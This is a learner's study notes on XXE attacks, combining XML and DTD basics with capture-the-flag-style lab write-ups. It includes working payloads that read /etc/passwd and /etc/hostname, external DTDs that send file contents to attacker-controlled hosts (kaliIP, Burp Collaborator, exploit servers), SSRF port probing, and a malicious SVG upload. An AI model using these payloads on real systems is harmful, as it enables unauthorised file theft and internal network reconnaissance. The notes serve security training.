XXE Fundamentals (THM)
XML Basics
XML (Extensible Markup Language) stores and transports data in a human-readable and machine-parseable format.
- Element: a tag such as
<name> - Content: the value inside a tag
- Attribute: metadata on a tag (e.g.,
id) - Character data: the text content within elements
XSLT
XSLT (Extensible Stylesheet Language Transformations) transforms and formats XML documents. In XXE context it can:
- Extract sensitive data from XML
- Expand external entities (enabling XXE)
- Manipulate data to inject malicious content
- Facilitate blind XXE without visible server responses
DTDs (Document Type Definitions)
DTDs define the structure and constraints of an XML document. Can be internal or external (via SYSTEM keyword).
Internal DTD example:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE config [
<!ELEMENT config (database)>
<!ELEMENT database (username, password)>
<!ELEMENT username (#PCDATA)>
<!ELEMENT password (#PCDATA)>
]>
<config><!-- configuration data --></config>
XML Entity Types
- Internal entities — defined within the document:
<!ENTITY inf "This string here">, called as&inf; - External entities — defined outside:
<!ENTITY external SYSTEM "http://site.com">, called as&external; - Parameter entities — define reusable structures or include external DTD subsets:
<!ENTITY % common "CDATA"> - General entities — variable-like, for use in document content (internal or external)
- Character entities — represent special characters:
<(<),>(>),&(&)
XML Parsing Methods
- DOM Parser: Builds entire document into memory tree; random access, resource-intensive
- SAX Parser: Sequential streaming; suitable for large files, less flexible
- StAX Parser: Like SAX but gives programmer more control
- XPath Parser: Expression-based; used extensively with XSLT
In-Band XXE
When the server returns the parsed XML content in the response, you can read files directly:
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<contact>
<name>&xxe;</name>
<email>test@test.com</email>
<message>test</message>
</contact>
Can also be used for DDoS by defining an entity as a long repeated string.
Out-of-Band XXE
When the server does not return content in the response, use a DTD hosted on an attacker server:
Step 1 — Trigger a request to confirm OOB works:
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "http://kaliIP:1337/" >]>
<upload><file>&xxe;</file></upload>
Step 2 — Create sample.dtd on your server to exfiltrate data:
<!ENTITY % cmd SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oobxxe "<!ENTITY exfil SYSTEM 'http://kaliIP:1337/?data=%cmd;'>">
%oobxxe;
The base64-encoded /etc/passwd content will appear in the incoming request.
Most XXE vulnerabilities arise from malicious DTDs.
SSRF via XXE
XXE can be chained with SSRF to probe internal services by fuzzing ports:
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://localhost:§10§/" >
]>
<contact>
  <name>&xxe;</name>
  <email>test@test.com</email>
  <message>test</message>
</contact>
Labs
Lab: Blind XXE with out-of-band interaction
Simple XXE, examples from previous, as well as example here
<?xml version="1.0" encoding="UTF-8"?>
	<!DOCTYPE external [
	<!ELEMENT external ANY>
	<!ENTITY xxe SYSTEM
	"http://el3ysffkojqyrjyht4sp9mhbl2rtfm3b.oastify.com">
	]>

	<stockCheck>
		<productId>
			&xxe;
		</productId>
		<storeId>
		1
		</storeId>
	</stockCheck>
- Note that examples show an indent, but when I tried to get it to indent in Burp, it would not cooperate, and it didn’t matter.
Lab: Blind XXE with out-of-band interaction via XML parameter entities
Parameter entities are declared with %
<?xml version="1.0" encoding="UTF-8"?>
	<!DOCTYPE root [
	<!ENTITY % ext SYSTEM "http://t5zdcuzz8yadbyiwdjc4t11q5hb8z3ns.oastify.com/x"> %ext;
]>
<stockCheck>
	<productId>
		1
	</productId>
	<storeId>
		1
	</storeId>
</stockCheck>
- probably should have subbed out the productId for the
%ext;, but it still worked
Lab: Exploiting blind XXE to exfiltrate data using a malicious external DTD
- Needed to use DNS for this which I had not done. I should have known that from the blind in the title of the lab.
Here is the DTD file to store on the exploit server:
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY % exfil SYSTEM 'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
- It’s important to note the Burp Collaborator payload here - You ultimately get the hostname from the HTTP request in Collaborator
Here is the XML payload in the request:
<?xml version="1.0" ?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a1200e30456148181b302e3015d009e.exploit-server.net/xxe.dtd"> %xxe;]>
  <stockCheck>
      <productId>
          1
      </productId>
      <storeId>
          %xxe;
      </storeId>
  </stockCheck>
Lab: Exploiting blind XXE to retrieve data via error messages
Pretty basic, can grab it from PayloadsAllTheThings Payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message [
    <!ENTITY % ext SYSTEM "https://exploit-0a0100cf038a1be680095c0a01a600ec.exploit-server.net/exploit.dtd">
    %ext;
]>
<stockCheck>
	<productId>
		20
	</productId>
	<storeId>
		1
	</storeId>
</stockCheck>
And the .dtd
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
Lab: Exploiting XInclude to retrieve files

Also from PayloadsAllTheThings
- The XInclude statement is inside the productId
Lab: Exploiting XXE via image file upload
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
- The SVG format uses XML, so we should take note if the upload mechanism accepts SVG files
- Create an
file.svgwith the content shown above - Upload the file
- View the file